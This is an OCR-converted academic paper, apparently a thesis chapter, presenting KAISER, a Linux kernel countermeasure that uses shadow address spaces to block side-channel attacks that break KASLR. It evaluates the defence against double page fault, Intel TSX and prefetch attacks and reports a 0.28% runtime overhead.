Knowledge of virtual or physical address information can be exploited to bypass KASLR [23, 8], bypass SMEP and SMAP [12], perform side-channel attacks [16, 19, 6], Rowhammer attacks [21, 13, 7], and to attack system memory encryption [2]. To prevent attacks, system interfaces leaking the virtual-to-physical mapping have recently been fixed [14]. However, hardware side channels might not easily be fixed without changing the hardware. Specifically side-channel attacks targeting the page translation caches provide information about virtual and physical addresses to the user space. Hund et al. [8] described an attack exploiting double page faults, Gruss et al. [6] described an attack exploiting software prefetch instructions,[1] and Jang et al. [11] described an attack exploiting Intel TSX (hardware transactional memory). These attacks show that current KASLR implementations have fatal flaws, subsequently KASLR has been proclaimed dead by many researchers [6, 11, 3].

Gruss et al. [6] and Jang et al. [11] proposed to unmap the kernel address space in the user space and vice versa. However, this is non-trivial on modern x86 hardware. First, modifying page table structures on context switches is not possible due to the highly parallelized nature of today's multi-core systems, e.g., simply unmapping the kernel would inhibit parallel execution of multiple system calls. Second, x86 requires several locations to be valid for both user space and kernel space during context switches, which are hard to identify in large operating systems. Third, switching or modifying address spaces incurs translation lookaside buffer (TLB) flushes [9]. Jang et al. [11] suspected that switching address spaces may have a severe performance impact, making it impractical.

In this paper, we present *KAISER*, a highly-efficient practical system for kernel address isolation, implemented on top of a regular Ubuntu Linux. *KAISER* uses a shadow address space paging structure to separate

[1] The list of authors for "Prefetch Side-Channel Attacks" by Gruss et al. [6] and this paper overlaps.

kernel space and user space. The lower half of the shadow address space is synchronized between both paging structures. Thus, multiple threads work in parallel on the two address spaces if they are in user space or kernel space respectively. *KAISER* eliminates the usage of global bits in order to avoid explicit TLB flushes upon context switches. Furthermore, it exploits optimizations in current hardware that allow switching address spaces without performing a full TLB flush. Hence, the performance impact of *KAISER* is only 0.28%.

KAISER reduces the number of overlapping pages between user and kernel address space to the absolute minimum required to run on modern x86 systems. We evaluate all microarchitectural side-channel attacks on kernel address information that are applicable to recent Intel architectures. We show that *KAISER* successfully eliminates the leakage in all cases.

Contributions. The contributions of this work are:

1. *KAISER* is the first practical system for kernel address isolation. It introduces shadow address spaces to utilize modern CPU features efficiently avoiding frequent TLB flushes. We show how all challenges to make kernel address isolation practical can be overcome.
2. Our open-source proof-of-concept implementation in the Linux kernel shows that *KAISER* can easily be deployed on commodity systems, *i.e.*, a full-fledged Ubuntu Linux system.[2]
3. After KASLR has already been considered dead by many researchers, *KAISER* fully restores the former efficacy of KASLR with a runtime overhead of only 0.28%.

Outline. The remainder of the paper is organized as follows. In Section 2, we provide background on kernel protection mechanisms and side-channel attacks. In Section 3, we describe the design and implementation of *KAISER*. In Section 4, we evaluate the efficacy of *KAISER* and its performance impact. In Section 5, we discuss future work. We conclude in Section 6.

[2] We are preparing a submission of our patches into the Linux kernel upstream. The source code and the Debian package compatible with Ubuntu 16.10 can be found at `https://github.com/IAIK/KAISER`.

2. Background

2.1. Virtual Address Space

Virtual addressing is the foundation of memory isolation between different processes as well as processes and the kernel. Virtual addresses are translated to physical addresses through a multi-level translation table stored in physical memory. A CPU register holds the physical address of the active top-level translation table. Upon a context switch, the register is updated to the physical address of the top-level translation table of the next process. Consequently, processes cannot access all physical memory but only the memory that is mapped to virtual addresses. Furthermore, the translation tables entries define properties of the corresponding virtual memory region, e.g., read-only, user-accessible, non-executable.

On modern Intel x86-64 processors, the top-level translation table is the page map level 4 (PML4). Its physical address is stored in the `CR3` register of the CPU. The PML4 divides the 48-bit virtual address space into 512 PML4 entries, each covering a memory region of 512 GB. Each subsequent level sub-divides one block of the upper layer into 512 smaller regions until 4 kB pages are mapped using page tables (PTs) on the last level. The CPU has multiple levels of caches for address translation table entries, the so-called TLBs. They speed up address translation and privilege checks. The kernel address space is typically a defined region in the virtual address space, e.g., the upper half of the address space.

Similar translation tables exist on modern ARM (Cortex-A) processors too, with small differences in size and property bits. One significant difference to x86-64 is that ARM CPUs have two registers to store physical addresses of translation tables (TTBR0 and TTBR1). Typically, one is used to map the user address space (lower half) whereas the other is used to map the kernel address space (upper half). This simplifies privilege checks and does not require any address translation for invalid memory accesses and thus no cache lookups. As x86-64 has only one translation-table register (`CR3`), it is used for both user and kernel address space. Consequently, to perform privilege checks upon a memory access, the actual page translation tables have to be checked.

Control-Flow Attacks. Modern Intel processors protect against code injection attacks through non-executable bits. Furthermore, code execution and data accesses on user space memory are prevented in kernel mode




Figure 8.1.: Address translation caches are used to speed up address translation table lookups.

by the CPU features supervisor-mode access prevention (SMAP) and supervisor-mode execution prevention (SMEP). However, it is still possible to exploit bugs by redirecting the code execution to existing code. Solar Designer [24] showed that a non-executable stack in user programs can be circumvented by jumping to existing functions within libc. Kemerlis et al. [12] presented the *ret2dir* attack which redirects a hijacked control flow in the kernel to arbitrary locations using the kernel physical direct mapping. Return-oriented programming (ROP) [22] is a generalization of such attacks. In ROP attacks, multiple code fragments—so-called gadgets—are chained together to build an exploit. Gadgets are not entire functions, but typically consist of one or more useful instructions followed by a return instruction.

To mitigate control-flow-hijacking attacks, modern operating systems randomize the virtual address space. Address space layout randomization (ASLR) ensures that every process has a new randomized virtual address space, preventing an attacker from knowing or guessing addresses. Similarly, the kernel has a randomized virtual address space every time it is booted. As Kernel ASLR makes addresses unpredictable, it protects against ROP attacks.

2.2. CPU Caches

Caches are small memory buffers inside the CPU, storing frequently used data. Modern Intel CPUs have multiple levels of set-associative caches. The last-level cache (LLC) is shared among all cores. Executing code or accessing data on one core has immediate consequences for all other cores.

Address translation tables are stored in physical memory. They are cached in regular data caches [9] but also in special caches such as the translation lookaside buffers. Figure 8.1 illustrates how the address translation caches are used for address resolution.

2.3. Microarchitectural Attacks on Kernel Address Information

Until recently, Linux provided information on virtual and physical addresses to any unprivileged user program through operating system interfaces. As this information facilitates mounting microarchitectural attacks, the interfaces are now restricted [14]. However, due to the way the processor works, side channels through address translation caches [8, 11, 6, 4] and the branch-target buffer [3] leak parts of this information.

Address Translation Caches. Hund et al. [8] described a double page fault attack, where an unprivileged attacker tries to access an inaccessible kernel memory location, triggering a page fault. After the page fault interrupt is handled by the operating system, the control is handed back to an error handler in the user program. The attacker measures the execution time of the page fault interrupt. If the memory location is valid, regardless of whether it is accessible or not, address translation table entries are copied into the corresponding address translation caches. The attacker then tries to access the same inaccessible memory location again. If the memory location is valid, the address translation is already cached and the page fault interrupt will take less time. Thus, the attacker learns whether a memory location is valid or not, even if it is not accessible from the user space.

Jang et al. [11] exploited the same effect in combination with Intel TSX. Intel TSX is an extension to the x86 instruction set providing a hardware transactional memory implementation via so-called TSX transactions. If a page fault occurs within a TSX transaction, the transaction is aborted without any operating system interaction. Thus, the entire page fault handling of the operation system is skipped, and the timing differences are significantly less noisy. In this attack, the attacker again learns whether a memory location is valid, even if it is not accessible from the user space.


Gruss et al. [6] exploited software prefetch instructions to trigger address translation. The execution time of the prefetch instruction depends on which address translation caches hold the right translation entries. Thus, in addition to learning whether an inaccessible address is valid or not, an attacker learns its corresponding page size as well. Furthermore, software prefetches can succeed even on inaccessible memory. Linux has a kernel physical direct map, providing direct access to all physical memory. If the attacker prefetches an inaccessible address in this kernel physical direct

map corresponding to a user-accessible address, it will also be cached when accessed through the user address. Thus, the attacker can retrieve the exact physical address for any virtual address.


All three attacks have in common that they exploit that the kernel address space is mapped in user space as well, and that accesses are only prevented through the permission bits in the address translation tables. Thus, they use the same entries in the paging structure caches. On ARM architectures, the user and kernel addresses are already distinguished based on registers, and thus no cache access and no timing difference occurs. Gruss et al. [6] and Jang et al. [11] proposed to unmap the entire kernel space to emulate the same behavior as on the ARM architecture.

Branch-Target Buffer. Evtyushkin et al. [3] presented an attack on the branch-target buffer (BTB) to recover the lowest 30 bits of a randomized kernel address. The BTB is indexed based on the lowest 30 bits of the virtual address. Similar as in a regular cache attack, the adversary occupies parts of the BTB by executing a sequence of branch instructions. If the kernel uses virtual addresses with the same value for the lowest 30 bits as the attacker, the sequence of branch instructions requires more time. Through targeted execution of system calls, the adversary can obtain information about virtual addresses of code that is executed during a system call. Consequently, the BTB attack defeats KASLR.


We consider the BTB attack out of scope for our countermeasure (*KAISER*), which we present in the next section, for two reasons. First, Evtyushkin et al. [3] proposed to use virtual address bits > 30 to randomize memory locations for KASLR as a zero-overhead countermeasure against their BTB attack. Indeed, an adaption of the corresponding range definitions in modern operating system kernels would effectively mitigate the attack. Second, the BTB attack relies on a profound knowledge of the behavior of the BTB. The BTB attack currently does not work on recent architectures like Intel Skylake, as the BTB has not been reverse-engineered yet. Consequently, we also were not able to reproduce the attack in our test environment (Intel Skylake i7-6700K).



(a) Regular OS



(b) Stronger kernel isolation



(c) KAISER

Figure 8.2.: (a) The kernel is mapped into the address space of every user process. (b) Theoretical concept of stronger kernel isolation. It splits the address spaces and only interrupt handling code is mapped in both address spaces. (c) For compatibility with x86 Linux, KAISER relies on SMAP to prevent invalid user memory references and SMEP to prevent execution of user code in kernel mode.

3. Design and Implementation of *KAISER*

In this section, we describe the design and implementation of *KAISER*[3]. We discuss the challenges of implementing kernel address isolation. We show how shadow address space paging structures can be used to separate kernel space and user space. We describe how modern CPU features and optimizations can be used to reduce the amount of regular TLB flushes to a minimum. Finally, to show the feasibility of the approach, we implemented *KAISER* on top of the latest Ubuntu Linux kernel.

3.1. Challenges of Kernel Address Isolation

As recommended by Intel [9], today's operating systems map the kernel into the address space of every user process. Kernel pages are protected from unwanted access by user space applications using different access permissions, set in the page table entries (PTE). Thus, the address space is shared between the kernel and the user and only the privilege level is escalated to execute system calls and interrupt routines.

[3]Kernel Address Isolation to have Side channels Efficiently Removed.

The idea of *Stronger Kernel Isolation* proposed by Gruss et al. [6] (cf. Figure 8.2) is to unmap kernel pages while the user process is in user space and switch to a separated kernel address space when entering the kernel. Consequently, user pages are not mapped in kernel space and only a minimal numbers of pages is mapped both in user space and kernel space. While this would prevent all microarchitectural attacks on kernel address space information on recent systems [6, 11, 8], it is not possible to implement *Stronger Kernel Isolation* without rewriting large parts of today's kernels. There is no previous work investigating the requirements real hardware poses to implement kernel address isolation in practice. We identified the following three challenges that make kernel address isolation non-trivial to implement.

Challenge 1. Threads cannot use the same page table structures in user space and kernel space without a huge synchronization overhead. The reason for this is the highly parallelized nature of today's systems. If a thread modifies page table structures upon a context switch, it influences all concurrent threads of the same process. Furthermore, the mapping changes for all threads, even if they are currently in the user space.

Challenge 2. Current x86 processors require several locations to be valid for both user space and kernel space during context switches. These locations are hard to identify in large operating system kernels due to implicit assumptions about the omnipresence of the entire kernel address space. Furthermore, segmented memory accesses like core-local storage are required during context switches. Thus, it must be possible to locate and restore the segmented areas without re-mapping the unmapped parts of the kernel space. Especially, unmapping the user space in the Linux kernel space, as proposed by Gruss et al. [6], would require rewriting large parts of the Linux kernel.

Challenge 3. Switching the address space incurs an implicit full TLB flush and modifying the address space causes a partial TLB flush [9]. As current operating systems are highly optimized to reduce the amount of implicit TLB flushes, a countermeasure would need to explicitly flush the TLB upon every context switch. Jang et al. [11] suspected that this may have a severe performance impact.

3.2. Practical Kernel Address Isolation

In this section we show how *KAISER* overcomes these challenges and thus fully revives KASLR.

Shadow Address Spaces. To solve challenge 1, we introduce the idea of *shadow address spaces* to provide kernel address isolation. Figure 8.3 illustrates the principle of the shadow address space technique. Every process has two address spaces. One address space which has the user space mapped but not the kernel (*i.e.*, the *shadow address space*), and a second address space which has the kernel mapped but the user space protected with SMAP and SMEP.

The switch between the user address space and the kernel address space now requires updating the `CR3` register with the value of the corresponding PML4. Upon a context switch, the `CR3` register initially remains at the old value, mapping the user address space. At this point *KAISER* can only perform a very limited amount of computations, operating on a minimal set of registers and accessing only parts of the kernel that are mapped both in kernel and user space. As interrupts can be triggered from both user and kernel space, interrupt sources can be both environments and it is not generally possible to determine the interrupt source within the limited amount of computations we can perform at this point. Consequently, switching the `CR3` register must be a short static computation oblivious to the interrupt source.

With shadow address spaces we provide a solution to this problem. Shadow address spaces are required to have a globally fixed power-of-two offset between the kernel PML4 and the shadow PML4. This allows switching to the kernel PML4 or the shadow PML4 respectively, regardless of the interrupt source. For instance, setting the corresponding address bit to zero switches to the kernel PML4 and setting it to one switches to the shadow PML4. The easiest offset to implement is to use bit 12 of the physical address. That is, the PML4 for the kernel space and shadow PML4 are allocated as an 8 kB-aligned physical memory block. The shadow PML4 is always located at the offset +4 kB. With this trick, we do not need to perform any memory lookups and only need a single scratch register to switch address spaces.

The memory overhead introduced through shadow address spaces is very small. We have an overhead of 8 kB of physical memory per user thread for kernel page directorys (PDs) and PTs and 12 kB of physical memory




Figure 8.3.: Shadow address space: PML4 of user address space and kernel address space are placed next to each other in physical memory. This allows to switch between both mappings by applying a bit mask to the `CR3` register.

per user process for the shadow PML4. The 12 kB are due to a restriction in the Linux kernel that only allows to allocate blocks containing 2^n pages. Additionally, *KAISER* has a system-wide total overhead of 1 MB to allocate 256 global kernel page directory pointer tables (PDPTs) that are mapped in the kernel region of the shadow address spaces.

Minimizing the Kernel Address Space Mapping. To solve challenge 2, we identified the memory regions that need to be mapped for both user space and kernel space, *i.e.*, the absolute minimum number of pages to be compatible with x86 and its features used in the Linux kernel. While previous work [6] suggested that only a negligible portion of the interrupt dispatcher code needs to be mapped in both address spaces, in practice more locations are required.

As x86 and Linux are built around using interrupts for context switches, it is necessary to map the interrupt descriptor table (IDT), as well as the interrupt entry and exit `.text` section. To enable multi-threaded applications to run on different cores, it is necessary to identify per-CPU memory regions and map them into the shadow address space. *KAISER* maps the entire per-CPU section including the interrupt request (IRQ) stack and vector, the global descriptor table (GDT), and the task state segment (TSS). Furthermore, while switching to privileged mode, the CPU implicitly pushes some registers onto the current kernel stack. This can be one of the per-CPU stacks that we already mapped or a thread stack. Consequently, thread stacks need to be mapped too.

We found that the idea to unmap the user space entirely in kernel space is not practical. The design of modern operating system kernels is based upon the capability of accessing user space addresses from kernel mode. Furthermore, SMEP protects against executing user space code in kernel mode. Any memory location that is user-accessible cannot be executed by the kernel. SMAP protects against invalid user memory references in kernel mode. Consequently, the effective user memory mapping is non-executable and not directly accessible in kernel mode.

Efficient and Secure TLB Management. The Linux kernel generally tries to minimize the number of implicit TLB flushes. For instance when switching between kernel and user mode, the `CR3` register is not updated. Furthermore, the Linux kernel uses PTE global bits to preserve mappings that exist in every process to improve the performance of context switches. The global bit of a PTE marks pages to be excluded from implicit TLB flushes. Thus, they reduce the impact of implicit TLB flushes when modifying the `CR3` register.

To solve challenge 3, we investigate the effects of these global bits. We found that it is necessary to either perform an explicit full TLB flush, or disable the global bits to eliminate the leakage completely. Surprisingly, we found the performance impact of disabling global bits to be entirely negligible.

Disabling global bits alone does not eliminate any leakage, but it is a necessary building block. The main side-channel defense in *KAISER* is based on the separate shadow address spaces we described above. As the two address spaces have different `CR3` register values, *KAISER* requires a `CR3` update upon every context switch. The defined behavior of current Intel x86 processors is to perform implicit TLB flushes upon every `CR3` update. Venkatasubramanian et al. [26] described that beyond this architecturally defined behavior, the CPU may implement further optimizations as long as the observed effect does not change. They discussed an optimized implementation which tags the TLB entries with the `CR3` register to avoid frequent TLB flushes due to switches between processes or between user mode and kernel mode. As we show in the following section, our evaluation suggests that current Intel x86 processors have such optimizations already implemented. *KAISER* benefits from these optimizations implicitly and consequently, its TLB management is efficient.

4. Evaluation

We evaluate and discuss the efficacy and performance of *KAISER* on a desktop computer with an Intel Core i7-6700K Skylake CPU and 16GB RAM. To evaluate the effectiveness of *KAISER*, we perform all three microarchitectural attacks applicable to Skylake CPUs (cf. Section 2). We perform each attack with and without *KAISER* enabled and show that *KAISER* can mitigate all of them. For the performance evaluation, we compare various benchmark suites with and without *KAISER* and observe a negligible performance overhead of only 0.08 % to 0.68 %.

4.1. Evaluation of Microarchitectural Attacks

Double Page Fault Attack. As described in Section 2, the double page fault attack by Hund et al. [8] exploits the fact that the page translation caches store information to valid kernel addresses, resulting in timing differences. As *KAISER* does not map the kernel address space, kernel addresses are never valid in user space and thus, are never cached in user mode. Figure 8.4 shows the average execution time of the second page fault. For the default kernel, the execution time of the second page fault is 12 282 cycles for a mapped address and 12 307 cycles for an unmapped address. When running the kernel with *KAISER*, the access time is 14 621 in both cases. Thus, the leakage is successfully eliminated.

Note that the observed overhead for the page fault execution does not reflect the actual performance penalty of *KAISER*. The page faults triggered for this attack are never valid and thus can never result in a valid page mapping. They are commonly referred to as segmentation faults, typically terminating the user program.

Intel TSX-based Attack. The Intel TSX-based attack presented by Jang et al. [11] (cf. Section 2) exploits the same timing difference as the double page fault attack. However, with Intel TSX the page fault handler is not invoked, resulting in a significantly faster and more stable attack. As the basic underlying principle is equivalent to the double page fault attack, *KAISER* successfully prevents this attack as well. Figure 8.5 shows the execution time of a TSX transaction for unmapped pages, non-executable mapped pages, and executable mapped pages. With the default kernel, the transaction execution time is 299 cycles for unmapped pages, 270 cycles




Figure 8.4.: Double page fault attack with and without *KAISER*: mapped and unmapped pages cannot be distinguished if *KAISER* is in place.




Figure 8.5.: Intel TSX-based attack: On the default kernel, the status of a page can be determined using the TSX-based timing side channel. *KAISER* completely eliminates the timing side channel, resulting in an identical execution time independent of the status.

for non-executable mapped pages, and 226 cycles for executable mapped pages. With *KAISER*, we measure a constant timing of 300 cycles. As in the double page fault attack, *KAISER* successfully eliminates the timing side channel.

We also verified this result by running the attack demo by Jang et al. [10]. On the default kernel, the attack recovers page mappings with a 100 % accuracy. With *KAISER*, the attack does not even detect a single mapped page and consequently no modules.

Prefetch Side-Channel Attack. As described in Section 2, prefetch side-channel attacks exploit timing differences in software prefetch instructions to obtain address information. We evaluate the efficacy of *KAISER* against the two prefetch side-channel attacks presented by Gruss et al. [6].




Figure 8.6.: Median prefetch execution time in cycles depending on the level where the address translation terminates. With the default kernel, the execution time leaks information on the translation level. With *KAISER*, the execution time is identical and thus does not leak any information.

Figure 8.6 shows the median execution time of the `prefetch` instruction in cycles compared to the actual address translation level. We observed an execution time of 241 cycles on our test system for page translations terminating at PDPT level and PD level respectively. We observed an execution time of 237 cycles when the page translation terminates at the PT level. Finally, we observed a distinct execution times of 212 when the page is present and cached, and 515 when the page is present but not cached. As in the previous attack, *KAISER* successfully eliminates any timing differences. The measured execution time is 241 cycles in all cases.

Figure 8.7 shows the address-translation attack. While the correct guess can clearly be detected without the countermeasure (dotted line), *KAISER* eliminates the timing difference. Thus, the attacker is not able to determine the correct virtual-to-physical translation anymore.

4.2. Performance Evaluation

As described in Section 3.2, *KAISER* has a low memory overhead of 8 kB per user thread, 12 kB per user process, and a system-wide total overhead of 1 MB. A full-blown Ubuntu Linux already consumes several hundred megabytes of memory. Hence, in our evaluation the memory overhead introduced by *KAISER* was hardly observable.




Figure 8.7.: Minimum access time after prefetching physical direct-map addresses. The low peak in the dotted line reveals to which physical address a virtual address maps (running the default kernel). The solid line shows the same attack on a kernel with *KAISER* active. *KAISER* successfully eliminates the leakage.

Table 8.1.: Average performance overhead of *KAISER*.

Benchmark	Kernel	Runtime				Average Overhead
		1 core	*2 cores*	*4 cores*	*8 cores*	
PARSEC 3.0	default	27:56,0 s	14:56,3 s	8:35,6 s	7:05,1 s	0.37 %
	KAISER	28:00,2 s	14:58,9 s	8:36,9 s	7:08,0 s	
pgbench	default	3:22,3 s	3:21,9 s	3:21,7 s	3:53,5 s	0.39 %
	KAISER	3:23,4 s	3:22,5 s	3:22,3 s	3:54,7 s	
SPLASH-2X	default	17:38,4 s	10:47,7 s	7:10,4 s	6:05,3 s	0.09 %
	KAISER	17:42,6 s	10:48,5 s	7:10,8 s	6:05,7 s	

In order to evaluate the runtime performance impact of *KAISER*, we execute different benchmarks with and without the countermeasure. We use the PARSEC 3.0 [1] (input set "native"), the pgbench [25] and the SPLASH-2x [17] (input set "native") benchmark suites to exhaustively measure the performance overhead of *KAISER* in various different scenarios.

The results of the different benchmarks are summarized in Figure 8.8 and Table 8.1. We observed a very small average overhead of 0.28% for all benchmark suites and a maximum overhead of 0.68% for single tests. This surprisingly low performance overhead underlines that *KAISER* should be deployed in practice.




Figure 8.8.: Comparison of the runtime of different benchmarks when running on the *KAISER*-protected kernel. The default kernel serves as baseline (=100%). We see that the average overhead is 0.28% and the maximum overhead is 0.68%.

4.3. Reproducibility of Results

In order to make our evaluation of efficacy and performance of *KAISER* easily reproducible, we provide the source code and precompiled Debian packages compatible with Ubuntu 16.10 on GitHub. The repository can be found at `https://github.com/IAIK/KAISER`. We fully document how to build the Ubuntu Linux kernel with *KAISER* protections from the source code and how to obtain the benchmark suites we used in this evaluation.

5. Future Work

KAISER does not consider BTB attacks, as they require knowledge of the BTB behavior. The BTB behavior has not yet been reverse-engineered for recent Intel processors, such as the Skylake microarchitecture (cf. Section 2.3). However, if the BTB is reverse-engineered in future work, attacks on systems protected by *KAISER* would be possible. Evtyushkin et al. [3] proposed to use virtual address bits > 30 to randomize memory locations for KASLR as a zero-overhead countermeasure against BTB attacks. *KAISER* could incorporate this adaption to effectively mitigate BTB attacks as well.

Intel x86-64 processors implement multiple features to improve the performance of address space switches. Linux currently does not make use of all features, e.g., Linux could use process-context identifiers to avoid

some TLB flushes. The performance of *KAISER* would also benefit from these features, as *KAISER* increases the number of address space switches. Consequently, utilizing these optimization features could lower the runtime overhead below 0.28%.

6. Conclusion

In this paper we discussed limitations of x86 impeding practical kernel address isolation. We show that our countermeasure (*KAISER*) overcomes these limitations and eliminates all microarchitectural side-channel attacks on kernel address information on recent Intel Skylake systems. More specifically, we show that *KAISER* protects the kernel against double page fault attacks, prefetch side-channel attacks, and TSX-based side-channel attacks. *KAISER* enforces a strict kernel and user space isolation such that the hardware does not hold any information about kernel addresses while running user processes. Our proof-of-concept is implemented on top of a full-fledged Ubuntu Linux kernel. *KAISER* has a low memory overhead of approximately 8 kB per user thread and a low runtime overhead of only 0.28%.

Acknowledgments

We would like to thank our anonymous reviewers, Anders Fogh, and Rodrigo Branco for their valuable feedback. This project has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402). This work was partially supported by the TU Graz LEAD project "Dependable Internet of Things in Adverse Environments".

References

[1] Christian Bienia. Benchmarking Modern Multiprocessors. PhD thesis. Princeton University, 2011 (p. 283).

[2] Rodrigo Branco and Shay Gueron. Blinded random corruption attacks. In: IEEE International Symposium on Hardware Oriented Security and Trust (HOST'16). 2016 (p. 269).

[3] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. In: International Symposium on Microarchitecture (MICRO'16). 2016 (pp. 269, 273, 274, 284).

[4] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the Line: Practical Cache Attacks on the MMU. In: NDSS'17. 2017 (p. 273).

[5] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017 (p. 267).

[6] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In: CCS'16. 2016 (pp. 269, 273, 274, 276, 278, 281).

[7] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In: DIMVA'16. 2016 (p. 269).

[8] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical Timing Side Channel Attacks against Kernel Space ASLR. In: S&P'13. 2013 (pp. 269, 273, 276, 280).

[9] Intel. Intel® 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide. In: 253665 (2014) (pp. 269, 272, 275, 276).

[10] Yeongjin Jang. The DrK Attack - Proof of concept. Retrieved on February 24, 2017. 2016. URL: `https://github.com/sslab-gatech/DrK` (p. 281).

[11] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking Kernel Address Space Layout Randomization with Intel TSX. In: CCS'16. 2016 (pp. 269, 273, 274, 276, 280).

[12] Vasileios P Kemerlis, Michalis Polychronakis, and Angelos D Keromytis. ret2dir: Rethinking kernel isolation. In: USENIX Security Symposium. 2014, pp. 957–972 (pp. 269, 272).

[13] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In: ISCA'14. 2014 (p. 269).

[14] Kirill A. Shutemov. Pagemap: Do Not Leak Physical Addresses to Non-Privileged Userspace. Retrieved on November 10, 2015. 2015. URL: `https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=ab676b7d6fbf4b294bf198fb27ade5b0e865c7ce` (pp. 269, 273).

[15] Jonathan Levin. Mac OS X and IOS Internals: To the Apple's Core. John Wiley & Sons, 2012 (p. 269).

